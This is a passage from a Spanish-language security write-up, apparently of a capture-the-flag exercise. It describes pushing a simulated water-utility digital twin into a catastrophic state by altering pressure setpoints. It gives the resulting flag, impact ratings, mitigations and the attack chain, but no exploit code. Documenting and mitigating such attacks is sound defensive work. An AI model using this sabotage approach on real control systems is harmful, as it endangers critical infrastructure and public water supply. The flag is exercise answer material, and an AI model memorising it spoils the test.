
`

- Observar en el panel /operations/ la propagación de la falla: aumento de presión, incremento de alarmas y caída de disponibilidad hasta alcanzar el CATASTROPHIC STATE y obtener la bandera UPSLP_CNOIV-NOW-YOU-CONTROL-20 en el encabezado.


PR02-06 | Evidencia técnica







`



PR02-07 | Impacto y riesgo

- **Sabotaje Industrial:** Nivel Crítico. Alterar los setpoints de presión o temperatura sin mecanismos de resguardo lógicos induce a las máquinas a operar fuera de sus límites de diseño, provocando estrés en los materiales, fallas en cascada y potencial destrucción de equipos costosos e irremplazables (bombas, válvulas, tuberías).
- **Interrupción de Infraestructura Crítica:** La degradación y pérdida de disponibilidad inmediata del gemelo digital simula un escenario de impacto real donde el suministro de agua a una ciudad se detendría por completo.

PR02-08 | Mitigaciones

- **Validación Estricta de Límites (Sanity Checks):** Implementar listas blancas (whitelists) en el backend para validar que todas las variables físicas se encuentren dentro de un rango operativo seguro (0.0 < pressure_setpoint_bar < 5.0) antes de confirmar la actualización.
- **Firma y Autenticación de Configuraciones:** Combinar la validación de límites con firmas criptográficas (como se describió en la VULN-18) para garantizar que los parámetros no puedan ser alterados offline por personal no autorizado.

PR02-09 | Cadena de ataque Este hallazgo es el clímax de la fase de Impacto Físico y Sabotaje. Tras haber comprometido el sistema de actualizaciones (VULN-18) y obtenido la topología de red (VULN-19), el atacante ejecuta la acción final sobre los objetivos alterando los parámetros operativos a niveles críticos para destruir la disponibilidad de los servicios de INTERAFAS.